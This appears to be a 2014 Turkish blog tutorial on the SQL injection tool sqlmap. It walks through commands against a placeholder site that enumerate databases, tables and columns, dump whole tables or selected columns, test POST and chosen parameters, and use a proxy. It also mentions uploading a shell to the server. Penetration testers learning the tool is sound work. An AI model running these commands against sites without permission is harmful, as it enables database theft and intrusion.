ME Mustafa Erdinç ZORBA

SqlMap Kullanımı

Sqlmap pyhton dili yazılarak geliştirilmiş Sql injection için testerlara son derece yardımcı olan biraraçtır.

Temel olarak yaptığı işlem sizin belirtmiş olduğunuz parametrelere göre hedef web sitesinde kendi içerisinde mevcut olan kombinasyonları deneyerek ilgili sitede açık arar.

Peki avantajları nelerdir ?

Siz sadece birkaç parametre vererek çalıştırdıktan sonra kendisi onlarca açık deneyerek sizin yerinize, sizden daha hızlı biçimde hedefte tarama yapıp, bulduğu sonuçları saklar.

Güzel yanı ise sizin verdiğiniz komutlara göre sunucudaki, mevcut kullanıcının yetkisine bağlı olarak diğer database isimlerini vs.. bulup, dilerseniz sunucuya shell yükleyebilirsiniz.

Bu kadar önbilgi verdikten sonra nasıl kullanıldığına gelelim.

Windows makinalarda SqlMap'i çalıştırmak için öncelikle bilgisayarınıza Python'u kurmanız gerekmekte, Python'u kurduktan sonra buradan SqlMap'in dosyalarını indirip ilgili klasöre cmd'den ulaşarak python sqlmap.py diyerek komutları çalıştırabilirsiniz.


Kali, Backtrack gibi yazılımlarda genelde otomatik yüklenmiş bir şekilde geldiği için yapmanız gereken tek işlem terminalde sqlmap diyerek parametreleri vermek.

Peki nedir bu parametreler ?

Buradaki sayfadan SqlMap'in parametrelerini detaylı bir şekilde bulabilirsiniz. Örnek birkaç nokta belirtip, birkaç detay vermek gerekirse;


Örneğin bir web sitesinde sql injection olduğundan şüpheleniyorsunuz ama ne tür bir zaaf olduğunu bilmiyorsunuz ve standart bir tarama yapmak istiyorsunuz yapmanız gereken tek işlem terminale;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --dbms
```



Not: Windows kullanımı için sqlmap'i yüklediğiniz klasöre gelip yukarıdaki komutun başına python eklemeniz, sqlmap'in sonuna da .py eklemeniz gerekmektedir.
Yazmak.

Bu kodu yazdıktan sonra sistem otomatik olarak ilgili site üzerinde tüm taramaları yapıp, karşınıza aşağıdaki gibi sonuçları çıkartacaktır.




Peki database isimlerini bulduk, bu bizim ne işimize yarayacak ?

Sıra databasedeki, tablo adlarını bulmakta.

Bunu ise;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --tables -D database_adi
```



şeklinde yapıyoruz.

tabloları aldık peki kolonları nasıl alıcaz ?

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --columns -D database_adi -T tablo_Adi
```

Kolonlara gerek yok, ben tabloyu direk indirmek istiyorum diyorsanız;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --dump -D database_adi -T tablo_Adi
```

Hayır ya ne işim var tüm kolonlarla ben sadece belirli birkaç kolonu download etmek istiyorum derseniz;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --dump -C kolon1,kolon2 -D database_adi -T tablo_Adi
```

Demeniz yeterli.

Tamam da SQL sadece GET parametresi ile mi olmak zorunda ? POST parametreli bir sql arıyorsak ne yapmalıyız diyorsanız;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --data="Post verisi" --dbms
```

```
sqlmap -u "http://www.ornek.com/index.php?id=2" --data="adi=merdincz&domain=merdincz.com" --dbms
```

Peki tüm parametreleri taraması yerine, sadece benim belirttiğim parametrede sql denemesini nasıl sağlatabiliriz ?

```
sqlmap -u "http://www.ornek.com/index.php?id=2&parametre=2" -p "parametre" -dbms
```

veya

```
sqlmap -u "http://www.ornek.com/index.php?id=2&parametre=2*" -dbms
```

Tamam peki hepsi iyi güzel de, ip işi için ne yapıcaz ? Proxy desteği var mıdır derseniz;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" -dbms --proxy="IP:Port" --proxy-cred="KulAdi:Sifre"
```

Yaptığı tüm işlemleri sql sorgularını, cevaplarını nasıl görebilirim diyorsanız;

```
sqlmap -u "http://www.ornek.com/index.php?id=2" -dbms -t /usr/share/log.txt
```

Bu kadar parametre yazdım ama hala daha yazmadığım belki onlarca parametre ve kombinasyon var Google arama sonucuna göre otomatik tara vs.. gibi. Benim sık kullandıklarım ve ilk aklıma gelen yukarıdakiler siz de aklınıza takılan veya eklemek istedikleriniz olursa yorumlardan yardımcı olabilirsiniz.

Mustafa Erdinç ZORBA
27 Oca. 2014
info@merdincz.com
www.merdincz.com